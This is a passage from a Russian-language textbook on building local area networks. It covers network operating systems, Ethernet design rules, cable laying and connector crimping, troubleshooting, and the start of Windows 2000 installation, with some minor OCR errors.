


Рис. 4.10. Консоль управления Microsoft

Хранение регистрационной информации в Windows 2000 осуществляется с помощью службы каталогов Active Directory. Более подробно сетевые возможности и функции Windows 2000 будут описаны в главе 10.

Сети NetWare

Сети на базе NetWare имеют давнюю историю. Еще в начале 90-х годов прошлого века, во времена "господства" DOS первые локальные сети создавались на основе именно этой сетевой операционной системы. Как правило, данная сетевая ОС применяется в сетях с выделенным сервером. В настоящее время наиболее часто используется версия NetWare 5.1, хотя все еще применяются серверы NetWare 3.x.

Хранение регистрационной информации в сетях NetWare осуществляется с помощью службы NDS, которая напоминает службу Active Directory в Windows 2000.

Сетевая операционная система NetWare 5.x может управляться с помощью графической консоли администрирования, называемой ConsoleOne. Внешний вид этой консоли весьма напоминает интерфейс X Window, присущий операционной системе UNIX. Сети NetWare 5.x могут администрироваться с применением режима командной строки или средств, обеспечиваемых утилитой Monitor.

Сети UNIX и Linux достаточно трудны в администрировании и применяются в процессе проектирования сложных сетей с выделенным сервером, имеющих разветвленную структуру[1].

Проектирование конфигурации и разводки сети

В этом разделе освещаются вопросы, связанные с выбором конфигурации сети Ethernet.

Если сеть типа Ethernet включает сегменты различных типов, потребуется произвести расчет максимального размера этой сети, а также определить максимально допустимое количество сетевых компонентов. Работоспособность сети гарантируется только в том случае, если величина максимальной задержки распространяющегося в ней сигнала не превышает некой заранее определенной "пороговой" величины. Значение этой величины является логическим следствием метода управления обмена данными в сетях данного типа (CSMA/CD), реализующего обнаружение и устранение коллизий между данными.

Сложные конфигурации локальных сетей Ethernet формируются путем объединения отдельных сегментов с помощью повторителей сигналов (репитеров) и коммутаторов:

- повторители сигналов (репитерные концентраторы) — набор повторителей, которые не могут разделять логически подключенные к ним сегменты;
- коммутаторы (переключающие концентраторы) — передают данные между сегментами, обеспечивая фильтрацию коллизий.

Как видите, коммутаторы предпочтительнее, поскольку позволяют ограничивать распространение коллизий, но зато повторители обладают меньшей стоимостью. Поэтому в случае применения коммутаторов следует производить оценки для каждой отдельной части сети, тогда как при использовании повторителей необходимо оценивать работоспособность сети в целом.

В процессе выбора и оценки конфигурации сети Ethernet используются две основные модели. В следующих разделах подробно описывается каждая из этих моделей.

Первая модель расчета сети Ethernet

В этой модели определяется набор простых правил, соблюдение которых позволяет разработчику сети не допускать ошибки в процессе проектирования сети:

- подключенный к сетевому сегменту повторитель или концентратор приводит к тому, что максимально возможное количество подключаемых сетевых компонентов снижается на единицу;

[1] Более подробно о сетях UNIX и Linux см. *Дебра Литтлджон Шиндер.* Основы компьютерных сетей, Вильяме, М., 2002.

- полный сетевой путь между двумя сетевыми компьютерами может включать не более пяти сегментов, четырех концентраторов (повторителей) и двух трансиверов (в случае сети 10BASE5);
- если путь, связывающий сетевых абонентов, включает пять сетевых сегментов и четыре концентратора (повторителя), количество сегментов, к которым подключаются компьютеры, не должно превышать трех (остальные сегменты просто связывают между собой повторители);
- максимальная длина оптоволоконного кабеля сегмента сети 10BASE-FL, соединяющего концентраторы, не должна превышать 1000 м;
- максимальная длина оптоволоконного кабеля сегмента 10BASE-FL, соединяющего концентраторы (повторители) с компьютерами, ограничивается величиной в 400 м;
- ко всем сегментам возможно подключение сетевых компьютеров.

Соблюдение всех перечисленных выше правил гарантирует получение работоспособной сети. В этом случае производить дополнительные количественные расчеты нет необходимости, хотя полученная сеть может быть не оптимальной.

На рис. 4.11 приводится пример сети, имеющей максимально возможную конфигурацию (все расчеты получены с помощью первой модели).




Рис. 4.11. Пример сети, *в* процессе проектирования которой применяется первая модель расчета

Вторая модель расчета сети Ethernet

Вторая модель, используемая для оценки конфигурации сетей Ethernet, предусматривает точный расчет временных параметров сети. Этой моделью желательно воспользоваться в том случае, когда размеры сети приближаются к максимально допустимым.

В данной модели применяются две схемы расчетов:

- определение двойного (кругового) времени прохождения сигнала по сети, а также его сравнение с максимально допустимым значением;
- проверка допустимости величины вычисляемого межкадрового временного интервала (fnterPacket Gap) в сети[2].

[2] Подробное описание этой схемы **расчетов можно** найти в книге *Новиков Ю.В., Кондратенко С.В.* Локальные сети: архитектура, алгоритмы, **проектирование, ЭКОМ, М-,** 2001.

Резюме

Итак, мы ознакомились с основными вопросами, связанными с проектированием локальных вычислительных сетей. Естественно, что любой проект должен быть воплощен "в металле". Решению практических вопросов, возникающих в процессе монтажа локальных сетей, посвящена следующая глава.

Контрольные вопросы

1. Какова степень отказоустойчивости шинной топологии?
   а) низкая;
   б) средняя;
   в) высокая.
2. Где применяются трансиверы?
   а) в сетях 10BASE2;
   б) в сетях **10BASE5;**
   в) в сетях 100BASE-T.
3. В каких сетевых ОС используется служба NDS?
   а) Windows 2000;
   б) Novell NetWare;
   в) UNIX.

Глава 5

Монтаж сети

В этой главе...

- Прокладка кабеля
- Резка и разделка кабеля
- Проверка правильности и качества подключения
- 4 Расширение и модернизация сетей
- Резюме

Вот мы и определились с проектом нашей будущей локальной сети, выбрали необходимое сетевое оборудование (сетевые адаптеры, кабели, концентраторы и т.д.). Теперь следует приступать к работам по непосредственному монтажу сети. На первый взгляд может показаться, что подобная работа под силу только специалисту в этой области. Однако услуги профессионалов стоят недешево, к тому же если ваша сеть относится к разряду "простейших", вполне можно обойтись своими силами. Разумеется, для этого придется запастись необходимыми инструментами и вспомнить уроки трудового обучения в школе. Решение многих вопросов, возникающих при монтаже сети, можно найти на Web-узле `http://homenetworks.ru`. На этом же узле вы сможете поделиться опытом или ознакомиться с советами специалистов, которые проложили не один десяток локальных сетей. Итак, засучим рукава и приступим к настоящей мужской работе.

Прокладка кабеля

Прежде чем прокладывать сети, следует решить некоторые организационные вопросы. Так, если вы собираетесь "осчастливить" сетевыми услугами жителей своего дома, следует согласовать свои действия с организацией, которой принадлежит этот дом (ЖЭК или товарищество собственников), а также поставить в известность жителей окрестных квартир (и/или домов). Следует также придерживаться некоторых правил техники безопасности, нарушение которых может дорого обойтись (в прямом и в переносном смысле этого слова):

- не следует прокладывать кабель в дождливую погоду (особенно во время грозы);
- не занимайтесь подобными работами в вечернее и ночное время;
- не пользуйтесь неизолированным проводом;
- обязательно применяйте блоки бесперебойного электропитания, обеспечивающие дополнительную защиту сетевых устройств во время грозы или попадания высокого напряжения в сетевые кабели.

Теперь кратко опишем методы прокладки кабелей (между отдельными зданиями и внутри зданий).

Прокладка воздушных кабелей

Если требуется проложить кабель между соседними домами, проще всего воспользоваться "воздушной" линией. При этом перекинуть кабель с крыши одного дома на крышу соседнего можно следующим образом:

- воспользоваться веревкой или лесой с грузом;
- применить какое-либо "метательное" устройство;
- воспользоваться радиоуправляемой летающей "игрушкой".

Первый вариант предусматривает использование любой веревки/лесы с привязанным к ней грузом. Лучше всего, если участие в прокладке кабеля принимают не менее трех человек. Два человека находятся на крышах соседних домов, а один человек будет "курсировать" внизу. После этого веревка с грузом опускается на землю, а с соседнего дома опускается конец сетевого кабеля. Конец сетевого кабеля привязывается к опушенной веревке/нити, которая затем вытягивается на крышу соседнего дома, В случае применения этого метода следует соблюдать осторожность, поскольку проведению описанных операций могут помешать деревья, столбы и прочие преграды.

Если вы используете метательные устройства (обычно арбалет), веревка или нить привязывается к концу арбалетной стрелы, затем производится выстрел в сторону соседнего здания. Ваш напарник по прокладке кабеля ловит коней веревки (нити) и привязывает к ней кабель. Подобный подход значительно ускоряет дело, хотя в этом случае существует опасность попадания стрелы в окно соседнего здания (или в своего напарника).

Использование различных радиоуправляемых летающих моделей (самолеты, вертолеты) можно отнести к разряду экзотики, поскольку эти методы затруднительно назвать практичными. Попадание в нужное место весьма затруднительно, а риск, что кабель запутается в ветвях дерева или наткнется на какую-либо другую преграду, весьма велик. В любом случае окончательный выбор метода — за вами.

После того как операция "перекидывания" кабеля с дома на дом завершится успешно, потребуется закрепить кабель. В качестве несущей конструкции удобно воспользоваться тросом (пластиковым или металлическим), к которому следует прикрепить кабель. При этом не следует излишне натягивать или сжимать сам кабель.

Прокладка подземных кабелей

Кабели локальных сетей также можно прокладывать через подземные коммуникации и подвалы. При этом следует уделять внимание вопросам крепежа, исключая провисание кабелей. Закреплять кабели лучше всего на стенах подвальных помещений, проявляя при этом разумную степень осторожности во избежание повреждения изоляции кабеля.

Если между соседними домами не уложен асфальт, можно просто прокопать канаву и уложить кабель. Но в этом случае вы не застрахованы от того, что кто-либо не выкопает ваш кабель во время проведения каких-либо ремонтных работ или шутки ради.

Прокладка кабеля в подъездах жилых зданий

После завершения прокладки кабеля потребуется выполнить разводку по подъездам и квартирам (либо по комнатам сотрудников, если вы монтируете офисную сеть). При этом из расчета на каждый подъезд (или этаж офиса) устанавливается концентратор (хаб), к которому подключаются сетевые сегменты, ведущие в отдельные квартиры (комнаты) сотрудников. Сам концентратор следует устанавливать в помещении, за-

щищенном от проникновения посторонних лиц, а также от жары/холода и избыточной влажности.

Если сеть монтируется в подъезде жилого дома, для прокладки кабелей лучше всего воспользоваться имеющимися каналами, в которые заключены телефонные или телевизионные кабели. В этом случае особых проблем у вас не будет. При необходимости "пропускания" кабелей через стены лучше всего воспользоваться трубками из толстого изоляционного материала, установив их в просверленные в стенах отверстия. Если же приходится крепить кабель к стенам, лучше воспользоваться специальными крепежными скобами.

Резка и разделка кабеля

Чтобы быстро и аккуратно обрезать кабель, исключив заломы и повреждения изоляции жил, лучше всего воспользоваться кабельными ножницами, которые иногда называют "каблерезами". Лезвия таких ножниц имеют специальную конфигурацию, которая исключает излишний перегиб кабеля при резке, а длинные ручки облегчают выполнение всей операции. Следует отметить, что резка оптоволоконного кабеля, особенно армированного несущим тросом, требует применения специальных усиленных "каблерезов".

Зачистка витой пары (снятие изоляции), относящейся к категориям 3 и 5, осуществляется с применением комбинированного инструмента. Магистральные кабели (коаксиальные) зачищаются с помощью специальных ножей-пил или ножниц из закаленной стали. Кевларовая изоляция поддается действию ножниц со специальными керамическими лезвиями.

Обрезка токонесущих жил и снятие изоляции упрощается в случае применения комбинированного инструмента, снабженного несколькими калиброванными пазами. В случае необходимости обработки большого количества жил (особенно с малым сечением провода) следует применять специальный инструмент, допускающий выполнение требуемой операции одним поворотом рукоятки.

Качество разделки коаксиального кабеля оказывает огромное влияние на качество его соединения с разъемами. Лучше воспользоваться специальными приспособлениями, обеспечивающими заданную глубину разрезания кабельной оболочки в зависимости от выбранного типа кабеля. В этом случае зачистка кабеля осуществляется за несколько шагов. Если же воспользоваться профессиональным инструментом, можно ограничиться одной операцией. Достаточно просто поместить кабель в специальную кассету, выполнить его вращение (на один полный оборот), после чего остается только снять отрезанный кусок изоляции.

Расшивкажилкабеля

В целях выполнения расшивки жил кабеля (витая пара) на кросс используется специальный инструмент. В этом случае производится вдавливание жилы в разрез контактов плинта, а также выполняется обрезка остатка провода. Существует универсальный инструмент, позволяющий работать с плинтами различных типов с применением съемных головок различных профилей.

Профессиональный инструмент включает пружинный механизм, с помощью которого обеспечивается равномерное усилие в процессе вдавливания провода в контакт плинта, после чего кабель обрезается автоматически.

В целях повышения производительности в процессе расшивки кабельных окончаний в структурированных кабельных системах применяется ручной (или электрический) инструмент, обеспечивающий одновременную обработку нескольких кабельных жил.

Расшивка кабелей с применением специализированных разъемов типа RJ-45 осуществляется с помощью специального инструмента, поставляемого фирмой-производителем этих кабелей.

Если требуется найти нужный провод в готовом кросс-соединении, следует воспользоваться специальным щупом. Благодаря этому несложному инструменту можно аккуратно раздвигать и вытаскивать нужные провода, а также проверять качество расшивки.

Монтаж разъемов с помощью метода опрессовки

В случае необходимости монтажа модульных разъемов (RJ-11, RJ-14, RJ-22 и т.д.) методом опрессовки используется специальный инструмент, С его помощью реализуются все необходимые операции, начиная от разделки модульных телефонных кабелей и завершая присоединением разъемов методом опрессовки. При этом один и тот же инструмент применяется для обрезки шнура, снятия внешней изоляции и выполнения опрессовки. Для мелких работ можно воспользоваться дешевым пластмассовым инструментом. При изготовлении профессиональных инструментов применяется металл, причем высокое качество опрессовки достигается за счет специальной конструкции рабочей поверхности. Для выполнения опрессовки разъемов на коаксиальных кабелях применяется аналогичный инструмент, с помощью которого требуемая цель достигается в результате выполнения нескольких операций.

Технологические приемы пайки

В настоящее время существует широкий ассортимент электрических паяльников, в том числе и работающих от автономных элементов питания. Если же электропаяльник неудобен в применении, можно воспользоваться газовым паяльником (миниатюрный "автоген"). В качестве топлива для такого агрегата используется обычный газ для заправки бытовых зажигалок. Время работы достигает 2 часов (при полной заправке). Преимущества подобного устройства заключаются в быстроте перевода в рабочее состояние: поджиг и нагрев до рабочей температуры осуществляется за время, не превышающее 30 секунд. Регулятор подачи газа позволяет варьировать температуру пламени таким образом, что она соответствует изменению мощности в диапазоне от 10 до 60 Вт.

В комплект к газовому паяльнику могут входить различные насадки: высокотемпературная горелка, обеспечивающая получение пламени с температурой около 1300 °С (сварка и пайка тугоплавкими припоями: медь, серебро); нагнетатель горячего воздуха (обеспечивается поток горячего воздуха с температурой до 620 °С без открытого пламени в целях нагрева различных муфт и размягчения пластмассовых деталей перед выполнением их сгиба).

Монтаж сети на тонком коаксиальном кабеле

Теперь приступим к выполнению небольшого практического упражнения. Наша задача заключается в монтаже "тонкого" Ethernet (10Base2), которая отличается отсутствием концентраторов (хабов) и объединяет два компьютера. Для выполнения работ вам понадобятся следующие компоненты и материалы:

- два сетевых адаптера с разъемами BNC (если они еще не установлены в будущих сетевых компьютерах);
- два Т-коннектора, которые обычно входят в комплект поставки сетевых адаптеров, но могут приобретаться отдельно;

- "тонкий" коаксиальный кабель с волновым сопротивлением 50 Ом (ни в коем случае не применяйте телевизионный кабель, поскольку его параметры не подходят для локальной сети). Длина сегмента кабеля не должна превышать 185 м, но вряд ли ваша первая сеть будет иметь такой размер. Следует оценить размер кабеля, сообразуясь с предполагаемым размером сети, а затем добавить резерв в 5 % с учетом возможных перемещений компьютеров;
- на концах кабеля следует установить два разъема BNC. Некоторые разъемы требуют выполнения пайки, в то время как для новейших разъемов достаточно качественного обжима кабеля;
- два терминатора.

При наличии всего необходимого можно приступать к монтажу сети.

- Проложите кабель по запланированному пути прохождения локальной сети. При этом не допускайте резких изломов и "петель", а "запас" кабеля равномерно распределите по всей длине.
- На концах кабеля закрепите разъемы, для чего подготовьте его следующим образом:
  - выполните аккуратную обрезку таким образом, чтобы место среза было ровным. Наденьте на кабель металлическую муфту, поставляемую в комплекте с BNC-разъемом;
  - снимите с кабеля внешнюю изоляционную оболочку на длину около 20—25 мм, при этом старайтесь не повреждать проводники внешней оплетки;
  - аккуратно расплетите оплетку и разведите ее концы в сторону, после чего снимите изоляцию с центральной жилы на длину 5—7 мм;
  - центральный провод установите в штырек, который также входит в комплект поставки разъема BNC. При этом обожмите штырек специальным инструментом либо произведите пайку. В процессе пайки проявляйте определенную осторожность, стараясь не повредить изоляцию и не допуская "холодную" пайку;
  - штырек с установленным проводником вставьте в BNC-разъем до момента щелчка, при этом штырек жестко фиксируется в теле разъема;
  - равномерно распределите проводники оплетки по поверхности разъема, а также обрежьте их (в случае необходимости), закройте оплетку заранее надетой металлической муфтой;
  - выполните обжим муфты с помощью специального инструмента или обычных пассатиж (не проявляйте излишних усилий, поскольку это может привести к повреждению самого разъема или к "пережиму" изоляции центрального проводника. В этом случае следует найти "золотую середину").
- Установите в компьютер сетевой адаптер. Включите компьютер и установите драйвер адаптера (в случае необходимости). Те же действия повторите со вторым компьютером.
- Наденьте на разъем сетевого адаптера тройник. Разъем, укрепленный на кабеле, подключите к одному концу тройника, а ко второму концу подсоедините терминатор. Аналогичные операции проделайте со вторым компьютером.

Итак, осталось запустить и настроить сеть, но сначала рассмотрим монтаж сети на витой паре (IOBase-T).

Монтаж сети на витой паре

В случае соединения сетью двух компьютеров концентратор не требуется. Подготовьте следующие компоненты и материалы:

- Два сетевых адаптера с разъемами RJ-45. Лучше немного "раскошелиться" на адаптеры стандарта 10/100 Мбит/с, тогда в будущем вы сможете легко перейти на сеть Fast Ethernet;
- Два разъема типа RJ-45 (телефонные вилки). Существует специальный инструмент, предназначенный для обжима разъемов на концах кабеля, хотя можно обойтись и отверткой с плоским жалом;
- Неэкранированный кабель витой пары категории 5 (UTP-5), хотя можно обойтись и категорией 3, но на этом экономить не стоит. Длина сегмента кабеля не должна превышать 100 м, однако вам, скорее всего, понадобится кабель меньшей длины. Оцените предполагаемую длину сети и добавьте запас в 5 %.

Теперь приступим к практической работе.

- Аккуратно проложите кабель по выбранному сетевому пути. Не допускайте резких изгибов и перекручивания, равномерно распределите "запас" кабеля по всей длине. Закрепите на концах кабеля разъемы, придерживаясь цветового кода. Обратите внимание, что в случае подключения двух компьютеров концентратор не требуется, но распайка контактов будет отличаться от той, которая применяется в случае с концентратором. Этот кабель можно использовать в дальнейшем для прямого соединения двух компьютеров или для подключения компьютера к IN-порту концентратора. Если предполагается в будущем использование концентратора, определите место его установки, а затем протяните от него два сетевых кабеля, к которым будут подключены первые два сетевых компьютера. Учтите, что в случае применения концентратора потребуется придерживаться схемы распайки контактов "один-к-одному", когда номер контакта, от которого отходит проводник кабеля с одного конца, совпадает с номером контакта на другом конце кабеля (табл. 5.1).
- Установите в компьютер сетевой адаптер. Включите компьютер и установите драйвер адаптера (в случае необходимости). Те же действия повторите со вторым компьютером.
- Установите разъемы сетевых карт в розетки сетевых адаптеров до щелчка. Осталось запустить и протестировать сеть.

Таблица 5.1. Разводка контактов витой пары (соединение двух компьютеров "напрямую")

Разъем 1	Разъем 2	Цветовой код (цвет провода)
Кабель на 2 пары		
1	3	Бело-оранжевый
2	6	Оранжевый
3	1	Бело-синий
6	2	Синий
Кабель на 4 пары		
1	3	Бело-зеленый
2	6	Зеленый
3	1	Бело-оранжевый
4	4	Синий

Окончание табл. 5.1

Разъем 1	Разъем 2	Цветовой код (цвет провода)
5	5	Бело-синий
6	2	Оранжевый
7	7	Бело-коричневый
8	8	Коричневый

Проверка правильности и качества подключения

Теперь пришло время тестирования смонтированной сети. Если после включения компьютеров вы обнаружите, что сеть не работает, обратите внимание на следующее:

- установлены ли терминаторы (в случае сети на коаксиальном кабеле);
- имеет ли место разрыв/нарушение изоляции сетевого кабеля;
- включено ли электропитание концентратора;
- подключены ли к концентратору все сетевые кабели;
- соединен ли концентратор с магистральной сетью;
- подключены ли сетевые кабели к сетевым адаптерам, установленным в компьютерах;
- правильно ли установлены значения прерываний и адресов ввода-вывода для компьютеров.

Если выполненные проверки не привели к выявлению неисправности, следует обратиться за помощью к квалифицированным специалистам в этой области (возможно, посоветоваться с сетевым администратором).

Если на ваших сетевых компьютерах уже установлены и настроены ОС, поддерживающие сетевые возможности, можно воспользоваться командой ping. С параметрами этой команды можно ознакомиться, если ввести название команды без параметров. После имени команды можно указать имя тестируемого компьютера или его IP-адрес. В комплект поставки драйверов к сетевым адаптерам обычно входят утилиты, позволяющие проверить связь между компьютерами в DOS-режиме, поэтому можно и не дожидаться установки Windows 2000 (или другой сетевой ОС). Описанию процесса установки сетевых ОС будет посвящена следующая глава.

Расширение и модернизация сетей

Рано или поздно вы поймете, что существующая сеть нуждается в модернизации. Постепенно увеличивается количество пользователей, приобретаются новые компьютеры, растет сетевой трафик. Радикальная модернизация заключается в переходе на новую кабельную систему и топологию сети. Но как и в случае с любыми другими радикальными решениями, это чревато большими затратами, соизмеримыми с прокладкой новой сети. Так что следует хорошо задуматься. Может быть проще приспособить существующую сеть к выполнению новых задач? Дабы в будущем не возникали подобные вопросы, при монтаже новой сети необходимо предусматривать возможности ее модернизации в будущем.

Расширение и модернизация сети на коаксиальном кабеле

Сеть стандарта 10Base2 может достаточно легко расширяться. Так, при наличии односегментной сети, длина кабеля которой не превышает 185 м, можно подключать другие сегменты, воспользовавшись повторителями (репитерами). Таким образом без особых трудностей можно в десятки раз расширить первоначальные размеры сети, а также увеличить количество подключенных сетевых компьютеров. Однако этот путь экстенсивный, поэтому при чрезмерном разрастании такой сети начнут сказываться проблемы ее недостаточной пропускной способности. К сожалению, тут уже ничего не поделаешь, поэтому вряд ли сети 10Base2 следует проектировать для фирм и организаций, которые в будущем будут расширяться. Эти сети пригодны скорее для домашнего использования либо в учебных целях.

Расширение и модернизация сети на витой паре

Сети этого типа могут достаточно легко расширяться и подвергаться модернизации. Конечно, потенциал расширения ограничен количеством сетевых портов имеющегося концентратора, но ведь можно приобрести дополнительный концентратор, реализовав тем самым их каскадное подключение, что позволит резко увеличить количество компьютеров в сети.

К тому же если при первоначальном проектировании сети вы благоразумно воспользовались кабелем типа UTP 5, ваша сеть имеет достаточно большой потенциал модернизации в плане роста пропускной способности. В этом случае вполне возможно сеть 10BASE-T превратить в сеть 100BASE-T или даже в Gigabit Ethernet (1000BASE-T). Безусловно, все это будет возможно в том случае, если существующее оборудование (сетевые адаптеры, концентраторы) поддерживает соответствующие скорости передачи. С подробностями такой "радикальной" модернизации можно ознакомиться в книге Терри Оглтри "Модернизация и ремонт сети"[1].

Резюме

В этой главе были представлены методики, позволяющие самостоятельно выполнить прокладку кабельной системы, а также подключить оборудование для двух наиболее распространенных типов локальных сетей: на коаксиальном кабеле и на витой паре. Следующая глава посвящена рассмотрению вопросов, возникающих при установке и настройке сетевого программного обеспечения.

Контрольные вопросы

1. Какие инструменты применяются для обрезки кабеля?
   а) монтажный нож;
   б) "каблерезы";
   в) секатор.
2. Как называется технологический прием, применяемый для соединения оплетки кабеля с разъемом?

[1] *Терри Вильям Оглтри.* Модернизация **и ремонт** сетей, **второе издание, Вильяме,** М., 2001.

а) опрессовка;

б) пайка;

в) обжим.

3. Чем отличается распайка кабеля витой пары для случаев подключения компьютера к концентратору и соединения двух компьютеров "напрямую"?

а) ничем;

б) в первом случае применяется "прямая" распайка, во втором — "перекрестная";

в) в первом случае применяется "перекрестная" распайка, во втором — "прямая".

Глава 6

Установка и настройка сетевого программного обеспечения

В этой главе...

- Установка и настройка операционной системы сервера
- Адресация и система имен в сети
- Настройка сегментов сети
- Подключение и настройка рабочих станций
- Организация сетевой защиты
- Резюме

В предыдущих главах рассматривалось проектирование и монтаж локальной сети, но, как известно, любое аппаратное обеспечение "мертво" без сопутствующих программ. Именно эти вопросы будут рассмотрены в настоящей главе.

Установка и настройка операционной системы сервера

Итак, мы завершили монтаж сети и протестировали все необходимые соединения — теперь пришло время установить сетевую операционную систему сервера, которая "возьмет на себя" все функции управления сетью. Методика выбора конкретной сетевой ОС уже рассматривалась в главе 4. Поскольку наиболее оптимальной ОС, реализующей управление сетью, в настоящее время является Windows 2000 (наиболее выгодное соотношение показателя "цена-качество"), именно вопросам установки этой операционной системы будет посвящен данный раздел[1].

Для начала следует выбрать способ установки Windows 2000.

- Установка "чистой" операционной системы (Windows 2000). Этот путь предпочтительнее в том случае, если компьютер применяется для решения офисных задач, а также для выполнения распространенных программ, поддерживаемых различными версиями (Windows 95/98/2000/XP). Кроме того, что могут не выполняться некоторые 16-разрядные приложения, разработанные с учетом их функционирования в среде Windows 3.1/95, вам придется переустанавливать все необходимые в работе программы, что также займет много времени и вряд ли вызовет прилив энтузиазма. Зато этот вариант обеспечит избавление от

[1] *Подробно об установке и настройке ОС Windows 2000 Server будет рассказано в 9 главе.*

"глюков" и различных проблем, свойственных прежней операционной системе. К тому же в процессе установки и удаления программ из-за некорректного отключения электропитания накапливается различный "мусор", единственный способ избавления от которого заключается в переустановке операционной системы. Этот метод также позволяет ликвидировать различного рода вирусы и трояны, которые могут годами "дремать" на диске вашего компьютера, а потом начать разрушительную деятельность в самый неожиданный момент. Поэтому несмотря на трудоемкость и затраты, связанные с реализацией этого метода на практике, он обеспечивает наилучшие результаты.

- Обновление версии текущей операционной системы (Windows 9x/NT 4) до версии Windows 2000. Этот метод — наиболее простой и быстрый в реализации, хотя его применение связано с некоторыми недостатками. В первую очередь в новую систему могут попасть все "болезни", присущие прежней ОС. Также существует вероятность того, что многие старые программы, попавшие в категорию "любимых", будут несовместимы с новой версией операционной системы. Обновлять можно следующие ОС: Windows NT Workstation 3.51/4.0, Windows 95/98/Me.
- Создание мультизагрузочной системы. В принципе, можно установить на компьютере две операционных системы (Windows 95/98 и Windows 2000/XP). Этот способ обеспечит компромиссный вариант, позволяющий сохранить совместимость со старыми программами, а также обеспечить высокую надежность и производительность, свойственные ОС Windows 2000. При установке нескольких систем на одном компьютере последовательность действий будет такой: сначала устанавливается ОС из семейства Windows 9x, затем над ней "надстраивается" операционная система из категории Windows 2000/XP. При всех положительных моментах, связанных с применением этого метода, ему присуши некоторые недостатки. Суть одного недостатка заключается в том, что вам придется отказаться от надежной и безопасной файловой системы NTFS для системного раздела, поскольку в противном случае будет невозможной загрузка ОС из семейства Windows 9x. Вторая проблема заключается в том, что требуется дополнительное пространство на жестком диске, хотя, учитывая гигантские размеры современных винчестеров, подобное обстоятельство не играет столь большой роли, как это было еще в недавнем прошлом.

Подготовка компьютера к установке Windows 2000

Итак, вы выбрали подходящий способ установки новой операционной системы, теперь настала пора остановиться на файловой системе. Если был выбран "нулевой" вариант установки ОС Windows 2000, лучше всего остановиться на файловой системе NTFS. Эта файловая система обеспечивает наиболее высокую степень надежности, а также максимум функциональных возможностей. Правда, если случится какая-то серьезная "авария", доступ к разделам NTFS под управлением MS DOS или Windows 9x будет просто невозможен, поэтому вам придется заранее побеспокоиться о создании диска аварийного восстановления (Emergency Recovery Disk) или загрузочного компакт-диска. Эти варианты обеспечивают надежное решение возможных проблем, хотя их реализация на практике связана с некоторыми неудобствами. В любом случае можно не спешить с выбором файловой системы. Преобразовать систему FAT/FAT32 в NTFS достаточно просто. Для этого в командной строке достаточно ввести команду convert <диск>: /fs:ntfs. Обратное же преобразование довольно затруднительно и потребует применения специальных методик, описание которых выходит за рамки этой книги.

Если вы остановите свой выбор на файловой системе FAT32, обратите внимание на то, что разделы, объем которых превышает 32 Гбайт, следует создавать и форматировать еще до установки Windows 2000. В этом случае первоначальная загрузка компьютера производится с помощью загрузочной дискеты Windows 9x, поскольку Windows 2000 не рассчитана на создание столь больших разделов (но зато эта ОС поддерживает уже готовые разделы, поэтому особых проблем в дальнейшем возникать не должно).

При создании мультизагрузочной системы для каждой ОС следует выделить свой логический диск. Благодаря этому можно избежать различных проблем, неизбежно возникающих при общем доступе различных систем к папке Program Files. В данном случае для системного раздела нужно выбирать файловую систему FAT32 (а при использовании 16-разрядных операционных систем из категории DOS/Linux следует остановиться на файловой системе FATI6).

Перед началом процесса установки обязательно выполните резервную копию важной информации, а также запишите различные сведения, имеющие отношение к настройкам сети и подключениям к Internet (адреса IP и DNS, значения сетевых параметров и т.д.). Особенно это важно тогда, когда будет выбрано преобразование файловой системы в NTFS на этапе установки Windows 2000. Вероятность сбоя в этом случае крайне незначительна, но она всегда остается при определении аппаратных компонентов, а также во время обычного сбоя электропитания (особенно если ваш компьютер не оборудован блоком бесперебойного питания).

Процесс установки

Установка операционной системы Windows 2000 начнется после того, как вы запустите на выполнение файл Winnt.exe (в случае начала установки из среды MS-DOS) или файл Winnt32.exe (в случае начала установки в среде Windows). Эти файлы можно найти на инсталляционном компакт-диске Windows 2000.

Процесс установки достаточно хорошо автоматизирован. Вам придется ответить лишь на несколько вопросов, касающихся выбора установочного раздела и файловой системы. После завершения копирования системных файлов и перезагрузки компьютера потребуется выбрать региональные установки (язык и раскладка клавиатуры). Следует остановиться на "кириллических" вариантах, хотя это вовсе не гарантирует совместимость с устаревшими локализованными программами. Некоторые элементы интерфейса могут отображаться с применением русского языка, а некоторые — вообще не отображаться.

